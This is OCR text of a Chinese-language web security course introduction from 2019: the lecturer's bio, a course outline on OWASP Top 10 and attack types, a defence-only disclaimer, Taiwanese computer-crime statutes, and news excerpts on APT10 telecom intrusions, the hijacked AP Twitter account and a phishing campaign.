



網站安全面面觀

2019 July

講師

- 翁御舜(Fred.Weng) < *yushunweng@gmail.com* >
- 現任: 系統整合廠商資安部門 -資深技術經理
- 經歷 (1996~Now)
  - ✓ 程式設計(C++、ASP.NET、C#):
    - – PKI 電子簽章、售票網站、音樂網站DRM機制
  - ✓ CMMI 軟體開發成熟度認證
  - ✓ SOC (Security Operation Center)系統建置與維護
  - ✓ 防止資料外洩DLP產品
  - ✓ APT事件偵測與處理相關經驗
  - ✓ 弱點掃描與滲透測試服務 (2008~Now)
- 資安認證
  - ✓ CEH、CISSP、CSSLP、CISM

課程大綱



- 網站安全基本概念
  - ✓攻擊手法
  - ✓安全不是只有SSL
  - ✓系統設計重要原則
- 網站重要弱點與防護建議
  - ✓OWASP Top 10 2017 相關介紹
  - ✓其他手法:商業邏輯攻擊、檔案上傳攻擊等
- 結論
  - ✓各類安全檢驗之比較

聲明

- **課程所介紹之攻擊手法內容僅用於瞭解以利進行防禦。<u>若有學員以之進行非法活動，一切行為與本人及授課單位無關，由學員自行負責</u>。**

名　　稱	中華民國刑法 英
修正日期	民國 107 年 06 月 13 日
法規類別	行政 > 法務部 > 檢察目


所有條文 | 編章節 | 條號查詢 | 條文檢索 | 沿　　革 | 立法歷程

第 二 編 分則

第 三十六 章 妨害電腦使用罪


第 358 條	無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
第 359 條	無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
第 360 條	無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
第 361 條	對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。
第 362 條	製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
第 363 條	第三百五十八條至第三百六十條之罪，須告訴乃論。

http://law.moj.gov.tw/LawClass/LawParaDeatil.aspx?Pcode=C0000001&LCNOS=%20358%20%20%20&LCC=2



前言

多方位的攻擊方式



http://www.mtsc.com.tw/images/service/Network.gif

https://www.ithome.com.tw/news/131476

iThome

報告：中國駭客長年駭入全球多家電信公司竊取個人通話資料，臺灣、香港被當成攻擊基地

安全廠商Cybereason研究發現，過去7年來，中國駭客組織駭入多家全球電信公司，以盜取特定政治人物、情報人員資料，並以臺灣和香港二地的伺服器當成攻擊跳板，以掩人耳目

文/ 林妍溱 | 2019-06-26 發表

讚 5.5 萬 按讚加入iThome粉絲團 讚 715 分享

安全公司進一步研究發現，這場攻擊早已持續多年；至少從2012年起，APT 10已經駭入包括多家大型行動電信公司網路，竊取特定用戶的通話資訊，包括通話紀錄、基地台地點、裝置品牌與版本等。研究人員認為，會蒐集這些資訊通常是國家級的駭客才有的行徑，目的在追蹤特定個人，尤其是外國情報人員、政治人物、反對黨候人或警察等。


駭客主要是尋找受害公司面向網際網路的伺服器漏洞加以開採，並執行Webshell程式及偵察指令，藉此蒐集網路資訊並在內網繁殖增生，最終目的是竊取儲存於電信公司系統特定目錄的詳細資料，包括用戶姓名、密碼、可辨識的個人資訊、支付資料、通話記錄、憑證、郵件伺服器用戶所在地點等。

研究人員發現，攻擊者利用無辜受害者的伺服器當成攻擊基地，多次攻擊幾乎是同一個IP的同一臺伺服器發動，但每次攻擊皆使用不同主機名稱。根據伺服器網域和註冊資訊，攻擊來源指向中國、臺灣和香港。

此外，為躲避偵查，APT10採行階段性攻擊策略，一旦被偵測到就暫停，之後再以更新的工具和手段發動下一波攻擊。Cybereason偵測到，六個月駭客就發動了4波APT攻擊，其中各間隔數個月。

Network vs. Application

https://www.edgescan.com/assets/docs/reports/edgescan-stats-report-2018.pdf



野火燒不盡 ....

- 駭客想要：
  - ✓ 取得資料的控制權
  - ✓ 取得網站的控制權
  - ✓ 取得電腦的控制權
  - ✓ 癱瘓服務

假新聞

https://www.theverge.com/2013/4/23/4257392/ap-twitter-hacked-claims-explosions-white-house-president-injured

AP Twitter account hacked, makes false claim of explosions at White House (update)

by Chris Welch | Apr 23, 2013, 1:16pm EDT

SHARE TWEET LINKEDIN

AP The Associated Press @AP Follow


Breaking: Two Explosions in the White House and Barack Obama is injured

Reply Retweet Favorite More

483 RETWEETS 17 FAVORITES

10:07 AM - 23 Apr 13

NOW TRENDING



騙帳密


https://blog.trendmicro.com.tw/?p=60088

【網路釣魚】「Soula」偽造搜尋引擎登入畫面,針對韓國網站發動水坑攻擊,竊取帳密

